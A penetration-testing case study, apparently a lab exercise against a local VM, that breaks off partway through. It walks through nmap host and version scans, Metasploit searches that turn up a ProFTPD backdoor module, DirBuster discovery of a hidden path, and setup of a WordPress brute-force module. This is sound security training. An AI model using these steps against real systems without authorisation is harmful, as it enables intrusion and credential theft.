

Case Study


This case study will look at the examination of a company's security controls. I have been given their login portal to begin with, and from there I shall try to work on gaining access to their system with the password for username 'marlinspike'.

There are four stages to this process:

1. The company has provided a way to access their portal's IP address, so with this I will be able to scan the IP's ports for any openings. The company wish to know of any services running on open ports that can be considered as security threats.
2. Once I find these open ports, I shall conduct research into each one for any potential security vulnerabilities that can be exploited by anyone looking for entry.
3. Using more penetration testing tools at my disposal, I shall attempt to exploit any vulnerabilities that I find from my research and attempt to gain access to the root user of the company's system.
4. Finally, once I have root access, I shall attempt to extract the password file(s) from the system and decrypt for the password used in conjunction with username 'marlinspike'. This shall unlock the login portal.

Stage 1: Port Scanning

The first move is to find the login portal's IP address on the local network, in addition to my own machine's address. This will set the relationship between the two machines for potential exploitation later. Finding my own IP address is relatively easy, using 'ifconfig' in my Kali Linux terminal:



```
(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet6 fe80::58f4:ac0d:7496:680f prefixlen 64 scopeid 0x20<link>
    inet6 2a00:23c5:f025:ce01:643b:33e1:aa05:ffb2 prefixlen 64 scopeid 0x0<global>
    ether 08:00:27:63:b0:05 txqueuelen 1000 (Ethernet)
    RX packets 2462 bytes 221584 (216.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 617 bytes 76785 (74.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.4 netmask 255.255.255.0 broadcast 192.168.56.255
    ether 08:00:27:d5:e3:85 txqueuelen 1000 (Ethernet)
    RX packets 86572 bytes 27862659 (26.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 75686 bytes 4640977 (4.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2008 bytes 84480 (82.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2008 bytes 84480 (82.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

So, my IP address is 192.168.56.4. Now, let's find the login portal's address using Nmap. Since my IP address is known, we can use it to scan the local network for other hosts using Nmap:

```
(kali@kali)~$ nmap -sn 192.168.56.4/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-06 08:55 EST
Nmap scan report for 192.168.56.1
Host is up (0.00046s latency).
MAC Address: 52:55:C0:A8:38:01 (Unknown)
Nmap scan report for 192.168.56.2
Host is up (0.00040s latency).
MAC Address: 08:00:27:67:85:55 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.5
Host is up (0.0011s latency).
MAC Address: 08:00:27:2F:85:46 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.02 seconds
```

Given the description of the host's MAC address, it's clear that the IP address of the login portal is 192.168.56.5. Now I can scan this address for any open ports, again using Nmap:

```
(kali@kali)~$ nmap 192.168.56.5
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-06 09:00 EST
Nmap scan report for 192.168.56.5
Host is up (0.0028s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:2F:85:46 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

So, there are three open ports: FTP (File Transfer Protocol), SSH (Secure Shell), and HTTP (Hypertext Transfer Protocol). We can also use Nmap to find the service version of each open port:

```
(kali@kali)~$ nmap -sV 192.168.56.5
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-06 09:05 EST
Nmap scan report for 192.168.56.5
Host is up (0.0077s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:2F:85:46 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.47 seconds
```

Now we have service versions to conduct some research on, that is, to find out whether any of these ports have vulnerabilities that can be exploited.

Stage 2: Research on Service Vulnerabilities

We now have a table of information to conduct research into:

Port	Service	Version
21	File Transfer Protocol (FTP)	ProFTPD 1.3.3c
22	Secure Shell (SSH)	OpenSSH 7.2p2 Ubuntu 4ubuntu2.2
80	Hypertext Transfer Protocol (HTTP)	Apache httpd 2.4.18

Let's first look at ProFTPD 1.3.3c. As I am using Kali Linux, I have access to a tool called Metasploit. This tool contains a library of modules that can be used to exploit vulnerabilities. I can search Metasploit for anything related to ProFTPD 1.3.3c:

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more

# cowsay++

< metasploit >

      \
      (oo)_____)
      (_____)
      ||_____| *

      =[ metasploit v6.4.99-dev ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads ]
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

```
msf > search proftpd 1.3.3c

Matching Modules

#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02     excellent No      ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor
```

Wonderful. This exact version of FTP has an exploitation, a backdoor command execution. When deployed, this will provide me with root access to the company's system.

Next, OpenSSH 7.2p2:

```
msf > search openssh 7.2p2
[-] No results from search
msf > search 7.2p2
[-] No results from search
msf > search openssh

Matching Modules

#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  post/windows/manage/forward_pageant      .               normal No      Forward SSH Agent Requests To Remote Pageant
1  post/windows/manage/install_ssh          .               normal No      Install OpenSSH for Windows
2  post/multi/gather/ssh_creds              .               normal No      Multi Gather OpenSSH PKI Credentials Collection
3  auxiliary/scanner/ssh/ssh_enumusers      .               normal No      SSH Username Enumeration
4  \    action: Malformed Packet              .               .       Use a malformed packet
5  \    action: Timing Attack                  .               .       Use a timing attack
6  exploit/windows/local/unquoted_service_path 2001-10-25     great  Yes     Windows Unquoted Service Path Privilege Escalation

Interact with a module by name or index. For example info 6, use 6 or use exploit/windows/local/unquoted_service_path
```

While there does not appear to be anything specific to the SSH version, there are several modules found when searching for 'OpenSSH'. Some of these modules are only applicable to Windows, and we know that the company's system is Linux-based as shown in the final use of Nmap. This leaves the username enumeration module which identifies what usernames are considered valid based on how quickly a permission error is returned; if a username is valid, the error will return more slowly than if the username wasn't valid.

Finally, Apache httpd 2.4.18:

```
msf > search apache httpd 2.4.18
[-] No results from search
msf > search 2.4.18
[-] No results from search
msf > search apache httpd

Matching Modules

```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/apache_normalize_path_rce	2021-05-10	excellent	Yes	Apache 2.4.49/2.4.50 Traversal RCE
1	\ target: Automatic (Dropper)	.	.	.	.
2	\ target: Unix Command (In-Memory)	.	.	.	.
3	auxiliary/scanner/http/apache_normalize_path	2021-05-10	normal	No	Apache 2.4.49/2.4.50 Traversal RCE scanner
4	\ action: CHECK_RCE	.	.	.	Check for RCE (if mod_cgi is enabled).
5	\ action: CHECK_TRAVERSAL	.	.	.	Check for vulnerability.
6	\ action: READ_FILE	.	.	.	Read file on the remote server.
7	auxiliary/scanner/http/mod_negotiation_brute	.	normal	No	Apache HTTPD mod_negotiation Filename Bruter
8	auxiliary/scanner/http/mod_negotiation_scanner	.	normal	No	Apache HTTPD mod_negotiation Scanner
9	exploit/windows/http/apache_chunked	2002-06-19	good	Yes	Apache Win32 Chunked Encoding
10	\ target: Windows Generic Bruteforce	.	.	.	.
11	\ target: Apache.org Build 1.3.9→1.3.19	.	.	.	.
12	\ target: Apache.org Build 1.3.22→1.3.24	.	.	.	.
13	\ target: Apache.org Build 1.3.19→1.3.24	.	.	.	.
14	\ target: Apache.org Build 1.3.22	.	.	.	.
15	\ target: Apache.org Build 1.3.17→1.3.24 (Windows 2000)	.	.	.	.
16	\ target: Apache.org Build 1.3.17→1.3.24 (Windows NT)	.	.	.	.
17	\ target: Windows 2003 English SP0	.	.	.	.
18	\ target: Windows 2000 English	.	.	.	.
19	\ target: Oracle 8.1.7 Apache 1.3.12	.	.	.	.
20	\ target: Oracle 9.1.0 Apache 1.3.12	.	.	.	.
21	\ target: Oracle 9.2.0 Apache 1.3.22	.	.	.	.
22	\ target: Debugging Target	.	.	.	.
23	exploit/unix/webapp/wp_phpmailer_host_header	2017-05-03	average	Yes	WordPress PHPMailer Host Header Command Injection
24	exploit/unix/webapp/jquery_file_upload	2018-10-09	excellent	Yes	blueimp's jQuery (Arbitrary) File Upload
25	\ target: PHP Dropper	.	.	.	.
26	\ target: Linux Dropper	.	.	.	.


Interact with a module by name or index. For example info 26, use 26 or use exploit/unix/webapp/jquery_file_upload
After interacting with a module you can manually set a TARGET with set TARGET 'Linux Dropper'

Like SSH, there is no specific module available for the version of HTTP on the company's system. There are some general modules available but none of them appear to be too useful. However, as we'll see later, this does not mean HTTP isn't a viable avenue of exploitation since it does govern web pages.

Stage 3: Exploiting Service Vulnerabilities

Stage 3.1: HTTP

We'll start with HTTP, a port that can be accessed with any browser, so let's visit the IP address of the company's system:




It works!


This is the default web page for this server:

The web server software is running but no content has been added, yet.


A very dull web page, there is nothing to interact with, so there is no other web page to move on to from here. I'm going to use a tool to make sure that is the case.

DirBuster is a tool capable of mapping out files and directories of a given URL. It enumerates a large list of words and probes the website for any hidden pathways.







Well, it looks like there were a couple of hidden paths to explore. Even though I can't access either of them through the web page, I can just add either 'icons' or 'secret' to the end of the URL to take me there instead.



Well, 'icons' didn't seem to go anywhere, but 'secret' certainly sounds like the more interesting option anyway.



After a very long load time we now have an interactable, barely formatted web page that took a very long time to load. It appears that most of these links do not use the IP address as the domain name, but some new entity named 'vtcsec'. However, when I interact with any link to go to this new domain, I am unable to connect.




The following edit to /etc/hosts is something I looked up:


I added the company system's IP address to my hosts script, giving me access to the new web page.

```
GNU nano 8.6
127.0.0.1    localhost
127.0.1.1    kali
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters

192.168.56.5  vtcsec
```



Now we have a properly formatted website with plenty of links to interact with. Having explored the page, the 'Log in' link brings us to a WordPress login screen:



This website sticks out because the URL gives no indication that it is part of the WordPress domain but is still part of the 'vtcsec' domain from earlier. Now it's just a matter of finding the correct login details. Since we know that WordPress plays a role in this web page it could be worth searching Metasploit for any modules pertaining to WordPress.

```
Name: WordPress Brute Force and User Enumeration Utility
Module: auxiliary/scanner/http/wordpress_login_enum
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
Tiago Ferreira <tiago.ccona@gmail.com>
Zach Grace <zgrace@404labs.com>
Christian Mehlmauer <FireFart@gmail.com>

Check supported:
No

Basic options:


| Name                | Current Setting | Required | Description                                                                                                           |
|---------------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN     | false           | yes      | Attempt to login with a blank username and password                                                                   |
| BLANK_PASSWORDS     | false           | no       | Try blank passwords for all users                                                                                     |
| BRUTEFORCE          | true            | yes      | Perform brute force authentication                                                                                    |
| BRUTEFORCE_SPEED    | 5               | yes      | How fast to bruteforce, from 0 to 5                                                                                   |
| DB_ALL_CREDS        | false           | no       | Try each user/password couple stored in the current database                                                          |
| DB_ALL_PASS         | false           | no       | Add all passwords in the current database to the list                                                                 |
| DB_ALL_USERS        | false           | no       | Add all users in the current database to the list                                                                     |
| DB_SKIP_EXISTING    | none            | no       | Skip existing credentials stored in the current database (Accepted: none, user, user6realm)                           |
| ENUMERATE_USERNAMES | true            | yes      | Enumerate usernames                                                                                                   |
| PASSWORD            |                 | no       | A specific password to authenticate with                                                                              |
| PASS_FILE           |                 | no       | File containing passwords, one per line                                                                               |
| Proxies             |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni |
| RANGE_END           | 10              | no       | Last user id to enumerate                                                                                             |
| RANGE_START         | 1               | no       | First user id to enumerate                                                                                            |
| RHOSTS              |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                |
| RPORT               | 80              | yes      | The target port (TCP)                                                                                                 |
| SSL                 | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                            |
| STOP_ON_SUCCESS     | false           | yes      | Stop guessing when a credential works for a host                                                                      |
| TARGETURI           | /               | yes      | The base path to the wordpress application                                                                            |
| THREADS             | 1               | yes      | The number of concurrent threads (max one per host)                                                                   |
| USERNAME            |                 | no       | A specific username to authenticate as                                                                                |
| USERPASS_FILE       |                 | no       | File containing users and passwords separated by space, one pair per line                                             |
| USER_AS_PASS        | false           | no       | Try the username as the password for all users                                                                        |
| USER_FILE           |                 | no       | File containing usernames, one per line                                                                               |
| VALIDATE_USERS      | true            | yes      | Validate usernames                                                                                                    |
| VERBOSE             | true            | yes      | Whether to print output for all attempts                                                                              |
| VHOST               |                 | no       | HTTP server virtual host                                                                                              |



Description:
WordPress Authentication Brute Force and User Enumeration Utility

References:
http://www.securityfocus.com/bid/35581
https://nvd.nist.gov/vuln/detail/CVE-2009-2335
OSVDB (55713)

View the full module info with the info -d command.
```

The above is a module found that uses a brute force attack to find acceptable username and password pairs. This module enumerates a list of usernames and/or passwords to find proper credentials for this WordPress page.

Now it's just a matter of setting up the module to target the WordPress web page and finding a list of words to test for username/password combinations:

Module options (auxiliary/scanner/http/wordpress_login_enum):

